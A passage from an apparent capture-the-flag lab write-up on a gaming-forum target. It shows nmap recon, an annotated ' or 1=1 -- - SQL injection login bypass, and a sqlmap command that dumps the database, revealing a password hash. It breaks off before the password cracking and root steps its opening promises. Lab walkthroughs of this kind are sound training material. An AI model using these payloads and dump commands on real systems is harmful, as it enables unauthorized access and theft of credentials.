SQLi, password cracking, a reverse SSH tunnel to expose a hidden service, and a Metasploit payload to root. Let the games begin.
I’m not much of a gamer. I had the potential, but I put down a Nintendo controller in the mid 90s after noticing that losing to my younger sister created levels of anger I didn’t feel elsewhere. I channel those emotions in healthier ways now, like keeping adversaries out of systems by breaking them myself.
It’s not a competition. It never has been. We all lose in the face of anger, jealousy, and weakness.
Recon
nmap -sS -Pn -sC -sV -p- -T4 -A TARGET_IP -oN game_zone_result.txtOne of my favorite findings right up top: PHPSESSID: httponly flag not set.

We’ll keep that in our back pocket for once we’re inside.
In-browser, the target is a gaming forum. This is where not being a gamer might muddle things, so I’ll trust a search engine on the avatar question.

The large cartoon avatar holding a sniper is Agent 47. Thank you, Goog.
Access via SQLi
The goal: authenticated access via SQLi on the login form. A password will break even a well-crafted injection, so we leave that field blank and feed the username field:
' or 1=1 -- -Breaking it down:
'        closes the username string
or 1=1   adds a condition that is always true
-- -     comments out the rest of the query
What the database actually sees:
WHERE username = '' OR true

One click, and we’re in. Redirected to portal.php.
SQLMap
On /portal.php, fire up Burp and intercept a search request. FoxyProxy and Intercept both on, grab the request.

Copy the raw request from Burp into a .txt file. Know exactly where you saved it and what it’s called.

Then point SQLMap at it:
sqlmap -r gamezone_request.txt --dbms=mysql --dump-r use a saved request file
--dbms the database type we're up against
--dump dump the entire contentsAnswer yes to the prompts and let it work. This is my favorite part. The spinner is a verifiable CLI work of art.

And there it is. Thank you, SQLMap, you did the heavy lifting.

| pwd                                                              | username |
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
Hashed password for agent47. For the other table, a quick follow-up:
